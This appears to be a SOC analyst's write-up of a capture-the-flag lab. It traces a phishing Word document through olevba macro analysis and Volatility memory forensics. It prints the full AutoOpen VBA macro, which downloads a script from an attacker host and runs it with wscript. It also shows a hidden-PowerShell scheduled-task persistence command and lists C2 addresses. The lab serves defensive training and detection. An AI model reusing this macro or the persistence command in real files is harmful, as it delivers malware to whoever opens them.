

Boogeyman 2

VBA Macro Analysis and Memory Forensics Investigation

Blue Team, SOC Level 1, Zen Mier

Scenario

Following the previous Boogeyman attack on the finance department, Quick Logistics LLC improved its security defenses. However, the Boogeyman returned with new and upgraded tactics. Maxine Beck, an HR Specialist, received what appeared to be a job application from one of the open positions at the company. The attached document was a malicious Word file containing an embedded VBA macro. The security team flagged suspicious commands executing on Maxine's workstation. Two artefacts were collected: the phishing email and a raw memory dump of the compromised machine (WKSTN-2961.raw). The investigation must determine how the macro delivered the payload, what C2 infrastructure was used, and what persistence mechanism was established.

Objectives

- Analyze the phishing email to identify the sender, recipient, attachment name, and MD5 hash of the malicious document.
- Use olevba to extract and analyses the VBA macro code from the Word document, identifying the download URL, execution method, and file path of the payload.
- Use Volatility 3 to analyses the memory dump: list running processes, identify the malicious process and its PID, determine the C2 connection details, and find the scheduled task persistence mechanism.
- Reconstruct the full execution chain from macro execution through to C2 establishment and persistence.


Tools Used

Tool	Purpose
Evolution Mail, LibreOffice	Email client used to open and analyse the .eml phishing file. Headers, attachment name, and MD5 hash extracted from the email metadata.
olevba (oletools)	Analyses Microsoft Office documents for embedded VBA macros. Extracts macro code and reports on IOCs including URLs, file paths, auto-execution triggers, and suspicious API calls.
Volatility 3	Memory forensics framework. Analyses raw memory dump images to list processes (windows.pslist, windows.pstree), network connections (windows.netscan), and command-line arguments (windows.cmdline).
strings (Linux CLI)	Extracts readable text from binary files including the memory dump. Used to locate the C2 domain string within the raw memory image to confirm active use during execution.
CyberChef	Used to remove whitespace from the Base64-encoded attachment hash before verification, and to decode encoded strings found during analysis.

Investigation

Phase 1, Email Analysis

The phishing email was opened using Evolution Mail. The sender address, victim email address, and attachment filename were all extracted from the email headers and message body.



Phase 2, VBA Macro Analysis (olevba)

olevba was run against the attached Word document. The tool parsed the OLE file structure and extracted the embedded VBA macro code automatically, presenting it in a structured format with an IOC summary section.

Using the olevba tool, the URL responsible for downloading the Stage 2 payload was identified as [https://files\[.\]boogeymanisback\[.\]lol/aa2a9c53cbb80416d3b47d85538d9971/update.png](https://files[.]boogeymanisback[.]lol/aa2a9c53cbb80416d3b47d85538d9971/update.png). Analysis also revealed that the payload was executed by wscript.exe, which launched the script located at C:\ProgramData\update.js.

```

ubuntu@tryhackme:~/Downloads$ olevba Resume_WesleyTaylor.doc
olevba 0.60.1 on Python 3.8.10 - http://decalage.info/python/oletools
=====
FILE: Resume_WesleyTaylor.doc
Type: OLE
-----
VBA MACRO ThisDocument.cls
in file: Resume_WesleyTaylor.doc - OLE stream: 'Macros/VBA/ThisDocument'
-----
(empty macro)
-----
VBA MACRO NewMacros.bas
in file: Resume_WesleyTaylor.doc - OLE stream: 'Macros/VBA/NewMacros'
-----
Sub AutoOpen()

    spath = "C:\ProgramData\"
    Dim xHttp: Set xHttp = CreateObject("Microsoft.XMLHTTP")
    Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
    xHttp.Open "GET", "https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.png", False
    xHttp.Send
    With bStrm
        .Type = 1
        .Open
        .Write xHttp.ResponseBody
        .SaveToFile spath & "\update.js", 2
    End With

    Set shell_object = CreateObject("WScript.Shell")
    shell_object.Exec ("wscript.exe C:\ProgramData\update.js")

End Sub

```

Further examination of WKSTN-2961.raw showed that PID 4260 corresponds to the process responsible for executing the Stage 2 payload. The parent process of wscript.exe was identified as PID 1124. Additionally, PID 6216 was determined to be the malicious process that established the command-and-control (C2) connection and was linked to the binary downloaded and executed by the update.png payload.

```

ubuntu@tryhackme:~/Desktop/Artefacts$ vol -f WKSTN-2961.raw windows.cmdline | grep -i "update.js"
4260resswscript.exe      wscript.exe C:\ProgramData\update.js
ubuntu@tryhackme:~/Desktop/Artefacts$ vol -f WKSTN-2961.raw windows.cmdline | grep -i "update.js"
4260resswscript.exe      wscript.exe C:\ProgramData\update.js
ubuntu@tryhackme:~/Desktop/Artefacts$ vol -f WKSTN-2961.raw windows.pslist | grep "4260"
4260  1124  wscript.exe  0xe58f864ca0c0  6  -  3  False  2023-08-21 14:12:47.000000  N/A  Disabled
6216  4260  updater.exe  0xe58f87ac0080  18 -  3  False  2023-08-21 14:12:48.000000  N/A  Disabled
ubuntu@tryhackme:~/Desktop/Artefacts$
ubuntu@tryhackme:~/Desktop/Artefacts$ strings WKSTN-2961.raw | grep "https" | grep "update.exe"
var url = "https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.exe"
var url = "https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.exe"
var url = "https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.exe"
var url = "https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.exe"
ubuntu@tryhackme:~/Desktop/Artefacts$

```

Phase 3, Memory Forensics (Volatility 3)

The raw memory dump WKSTN-2961.raw was analysed using Volatility 3. The windows.info plugin was run first to confirm the operating system version and architecture.

By leveraging the windows.cmdline and windows.netscan plugins, the full file path of updater.exe was identified. The analysis also revealed the destination IP address and port used by the malicious binary to communicate with the C2 server, along with the complete file path of the executable responsible for the connection.


```

ubuntu@tryhackme:~/Desktop/Artefacts$ vol -f WKSTN-2961.raw windows.cmdline | grep "6216"
6216 updater.exe "C:\Windows\Tasks\updater.exe"
ubuntu@tryhackme:~/Desktop/Artefacts$ vol -f WKSTN-2961.raw windows.netscan | grep "updater.exe"
0xe58f812ab6b0.0UDPv4 0.0.0.0 808 scan*ing fin0shed 6216 updater.exe 2023-08-21 14:12:48.000000
0xe58f84d95010 TCPv4 10.10.49.181 63299 128.199.95.189 8080 CLOSED 6216 updater.exe 2023-08-21 14:14:26.000000
0xe58f86455010 TCPv4 10.10.49.181 63350 128.199.95.189 8080 CLOSED 6216 updater.exe 2023-08-21 14:16:11.000000
0xe58f86b1b770 TCPv4 10.10.49.181 63331 128.199.95.189 8080 CLOSED 6216 updater.exe 2023-08-21 14:15:17.000000
0xe58f86b73010 TCPv4 10.10.49.181 63308 128.199.95.189 8080 CLOSED 6216 updater.exe 2023-08-21 14:14:39.000000
0xe58f86b9ebf0 TCPv4 10.10.49.181 63291 128.199.95.189 8080 CLOSED 6216 updater.exe 2023-08-21 14:14:13.000000
0xe58f8741ebf0 TCPv4 10.10.49.181 63348 128.199.95.189 8080 CLOSED 6216 updater.exe 2023-08-21 14:16:05.000000
0xe58f8760dbf0 TCPv4 10.10.49.181 63298 128.199.95.189 8080 CLOSED 6216 updater.exe 2023-08-21 14:14:24.000000
0xe58f8797fc40 UDPv4 0.0.0.0 0 * 0 6216 updater.exe 2023-08-21 14:12:48.000000
0xe58f87980180 UDPv4 0.0.0.0 0 * 0 6216 updater.exe 2023-08-21 14:12:48.000000
0xe58f87980180 UDPv6 :: 0 * 0 6216 updater.exe 2023-08-21 14:12:48.000000
0xe58f87980570 UDPv4 0.0.0.0 0 * 0 6216 updater.exe 2023-08-21 14:12:48.000000
0xe58f87980570 UDPv6 :: 0 * 0 6216 updater.exe 2023-08-21 14:12:48.000000
0xe58f87e81bf0 TCPv4 10.10.49.181 63339 128.199.95.189 8080 CLOSED 6216 updater.exe 2023-08-21 14:15:40.000000
ubuntu@tryhackme:~/Desktop/Artefacts$ vol -f WKSTN-2961.raw windows.cmdline | grep -i "\.doc"
1124ressWINWORD.EXE "C:\Program Files\Microsoft Office\Root\Office16\WINWORD.EXE" /n "C:\Users\maxine.beck\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\WQH6ZCFI\Resume_WesleyTaylor (002).doc"

```

Following the successful C2 callback, the attacker established persistence by creating a scheduled task. The task was configured using the command below, enabling the execution of a PowerShell payload on a daily schedule:

```
schtasks /Create /F /SC DAILY /ST 09:00 /TN Updater /TR
'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NonI -W hidden -c \"IEX
([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String((gp
HKCU:\Software\Microsoft\Windows\CurrentVersion debug).debug)))\""
```



Attack Timeline

Stage	Artefact	Event
Delivery	Email (.eml)	Phishing email sent to Maxine. Malicious Word document attached disguised as a job resume.
Execution	olevba, VBA Macro	Macro auto-executes on document open. XHttp downloads update.png from boogeymanisback.lol.
Stage 2	update.js, wscript	update.png saved as update.js to C:\ProgramData\. Executed via wscript.exe.
Payload	updater.exe, Memory	updater.exe (PID 6216) executed as child of process 4260. C2 connection established.
C2	windows.netscan	Active network connection to attacker C2 server confirmed in memory at time of dump.
Persistence	Scheduled Task	Scheduled task created immediately after C2 establishment for malware persistence.

Indicators of Compromise

IOC Type	Value	Context
C2 Domain	files.boogeymanisback.lol	Attacker download and C2 server. VBA macro URL and confirmed in memory strings.
Download URL	[from olevba output]	Full URL to update.png payload. Contains unique hash path: /aa2a9c53.../update.png
File	update.js (saved as update.png)	JavaScript payload. Disguised with image extension. Saved to C:\ProgramData\update.js.
Process	updater.exe (PID 6216)	Malicious executable. Child of PID 4260. Established C2 network connection.

Execution	wscript.exe	Used to execute the update.js JavaScript payload after the VBA macro download.
Persistence	Scheduled Task	Created post-C2 establishment for malware re-execution across reboots.
Victim	Maxine Beck, HR	Compromised HR Specialist. Machine: WKSTN-2961.

DETECTION OPPORTUNITIES

- Alert on Microsoft Office documents executing wscript.exe, cscript.exe, or PowerShell as a child process, especially with file paths in C:\ProgramData\ (MITRE T1204.002).
- Alert on files downloaded with image extensions (.png, .jpg) to user or ProgramData directories when the file content does not match the declared type (MITRE T1036).
- Alert on outbound connections from wscript.exe or cscript.exe to external IP addresses, as these scripting hosts have no legitimate reason to initiate network connections in standard environments.
- Alert on scheduled tasks created by Office-related processes or their children within 60 seconds of a document opening event.

Summary

Boogeyman 2 escalated the technical complexity compared to the first case, introducing VBA macro analysis with olevba and memory forensics with Volatility 3. The attack used a convincing HR-themed lure (a fake job application) and advanced the delivery to a macro-based execution chain with double-extension file disguise.

The memory forensics phase demonstrated the value of capturing a machine's RAM at time of compromise: active C2 connections, running malicious processes, and command-line arguments that may not be logged to disk are all recoverable from memory. This investigation could not have been fully resolved from file-based artefacts alone.

Area	Finding
Email Analysis	Phishing email disguised as job resume targeted HR Specialist Maxine Beck on WKSTN-2961.
VBA Macro	olevba extracted macro. XHttp downloaded update.png (JS payload) from files.boogeymanisback.lol. Executed via wscript.exe.
Memory Forensics	Volatility identified updater.exe (PID 6216) and active C2 connection. Scheduled task persistence confirmed.
Key Lesson	Memory forensics reveals active C2 and process details not visible from disk artefacts alone.
Tools Used	Evolution Mail, olevba, Volatility 3, strings, CyberChef.
MITRE Coverage	T1566.001 (Spearphishing), T1204.002 (Malicious Document), T1036 (Masquerading), T1059.005 (VBScript), T1053.005 (Scheduled Task).